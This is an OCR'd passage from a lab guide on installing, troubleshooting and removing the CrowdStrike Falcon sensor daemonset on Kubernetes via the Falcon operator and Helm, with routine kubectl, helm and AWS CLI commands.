
A list of useful vi commands can be found here

https://docs.oracle.com/cd/E19253-01/806-7612/editorvi-43/index.html

Step - 4 Verify that the node sensors are now running

Run the command

```
kubectl get pods -A
```



From the above output we can see we have two sensors running in the falcon-system namespace.


Note: The node sensors have a pod name in the format `"falcon-node-sensor-xxxxx"`

Step - 4 Examine the Falcon Sensor pod

Select on the of the falcon node sensors from the output above as the pod name

Run the command

```
kubectl describe pod <pod name> -n falcon-system | more
```



From the output we can see that we have two containers.

Init Containers -> init-falconstor
This is the init container. Init containers are like a regular container except the run to

completion and are generally used for initial setup
https://kubernetes.io/docs/concepts/workloads/pods/init-containers/

In this case the init container is creating the /opt/CrowdStrike directory and creating the file /opt/CrowdStrike/falconstore file

"mkdir -p /opt/CrowdStrike && touch /opt/CrowdStrike/falconstore"

It then mounts the /opt directory from the node file system.

We can see the falcon-node-sensor details

We can see the image used to create the pod

Image:
registry.crowdstrike.com/falcon-sensor/us-1/release/falcon-sensor:6.40.0-13706.falcon-linux.x86_64.Release.US-1

The Environment Variables for the config map file


falcon-node-sensor-config ConfigMap Optional: false

The File system mount points

Mounts:
/opt/CrowdStrike/falconstore from falconstore (rw)
/var/run/secrets/kubernetes.io/serviceaccount from kube-api-access-dnf6h (ro)

Run the command

```
kubectl describe configmap falcon-node-sensor-config -n falcon-system
```



The configmap is how we pass configuration options to the sensor. There is no falconctl command in the daemonset sensor.

9.2.2 Troubleshooting the Daemonset install


If you fail to see the falcon-node-sensor-xxxxx in the output the install of the daemonset has failed. The falcon operator provides logs for its operations.

First look at the operator logs.

List the pods running to get the pod name

Run the command


```
kubectl get pods -A
```



List the log output

Run the command

```
kubectl logs <falcon operator pod name> -n falcon-operator | less
```



In the above case we can see that the API keys entered in the previous step were incorrect or had the wrong permissions scope.

Uninstall the daemonset

Run the command

```
kubectl delete -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml
```

Reapply the daemonset

Run the command

```
kubectl create -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml --edit=true
```

9.2.3 Falcon Operator Removal

This section is for troubleshooting and available if it is desired to remove the Falcon Sensor Daemonsets.

Step 1 - Remove the Daemonset

Run the command

```
kubectl delete -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/config/samples/falcon_v1alpha1_falconnodesensor.yaml
```

Step 2 - Remove the operator

Run the command

```
kubectl delete -f
https://raw.githubusercontent.com/CrowdStrike/falcon-operator/main/deploy/falcon-operator.yaml
```

9.3 DaemonSet Install - Falcon-Helm

Details of Falcon Helm can be found here
https://artifacthub.io/packages/helm/falcon-helm/falcon-sensor

One of the most difficult tasks with the helm installation option is first obtaining the required auth token to download the required falcon sensor from the falcon registry https://registry.crowdstrike.com. You have the option to follow the procedure in the documentation and a detailed explanation of how to accomplish this can be found in the documentation here


https://falcon.crowdstrike.com/documentation/20/falcon-sensor-for-linux#downloading-the-falcon-sensor-image-token%C2%A0

We have simplified the process somewhat by downloading the image to an AWS ECR registry.

Connect to the Bastion host and run the command

Step 1 - Run the command

```
aws ecr describe-repositories --region us-west-2
```


Kali
EKSBastion
Startup
k8s-
},
"registryId": "642851387956",
"imageTagMutability": "MUTABLE",
"repositoryArn": "arn:aws:ecr:us-west-2:642851387956:repository/falcon-sensor",
"repositoryName": "falcon-sensor",
"createdAt": 1655809886.0
}
]
}
[ec2-user@ip-10-0-158-165 ~]$ aws ecr describe-repositories --region us-west-2
{
"repositories": [
{
"repositoryUri": "642851387956.dkr.ecr.us-west-2.amazonaws.com/webapp",
"imageScanningConfiguration": {
"scanOnPush": false
},
"encryptionConfiguration": {
"encryptionType": "AES256"
},
"registryId": "642851387956",
"imageTagMutability": "MUTABLE",
"repositoryArn": "arn:aws:ecr:us-west-2:642851387956:repository/webapp",
"repositoryName": "webapp",
"createdAt": 1655809887.0
},
{
"repositoryUri": "642851387956.dkr.ecr.us-west-2.amazonaws.com/falcon-sensor",
"imageScanningConfiguration": {
"scanOnPush": false
},
"encryptionConfiguration": {
"encryptionType": "AES256"
},
"registryId": "642851387956",
"imageTagMutability": "MUTABLE",
"repositoryArn": "arn:aws:ecr:us-west-2:642851387956:repository/falcon-sensor",
"repositoryName": "falcon-sensor",
"createdAt": 1655809886.0
}
]
}

You will see a repository named falcon-sensor with a repository URI
<aws account id>.dkr.ecr.us-west-2.amazonaws.com/falcon-sensor

Step 2 - Setup helm on the Bastion Host

Run the commands

```
helm repo add crowdstrike https://crowdstrike.github.io/falcon-helm
```

```
helm repo update
```


Note: Be sure to replace the values
<aws account id> and <your CID>

Where <your CID> should be in the format 123321123-XX"

Step 3 - Install the Sensor using Helm

Run the command

```
helm upgrade --install falcon-helm crowdstrike/falcon-sensor -n falcon-system
--create-namespace --set falcon.cid=<your CID> --set node.image.repository="<aws
account id>.dkr.ecr.us-west-2.amazonaws.com/falcon-sensor"
```



9.4 DaemonSet UnInstall - Falcon-Helm

If you wish to uninstall the daemonset run the command

Run the command

```
helm uninstall falcon-helm -n falcon-system
```


10. CrowdStrike Protection

Before continuing, please make sure to check your host management page in the CS console and ensure the two pods have a Linux Prevention Policy assigned to them.

Redeploy the application

Run the command


```
aws codepipeline list-pipelines --region us-west-2
```



Rerun the pipeline

Run the command

```
aws codepipeline start-pipeline-execution --name webapp-deploy-pipeline --region us-west-2
```




Copy the pipelineExecutionId value to the clipboard and paste it into working note.

Monitor the status of the pipeline

Run the command

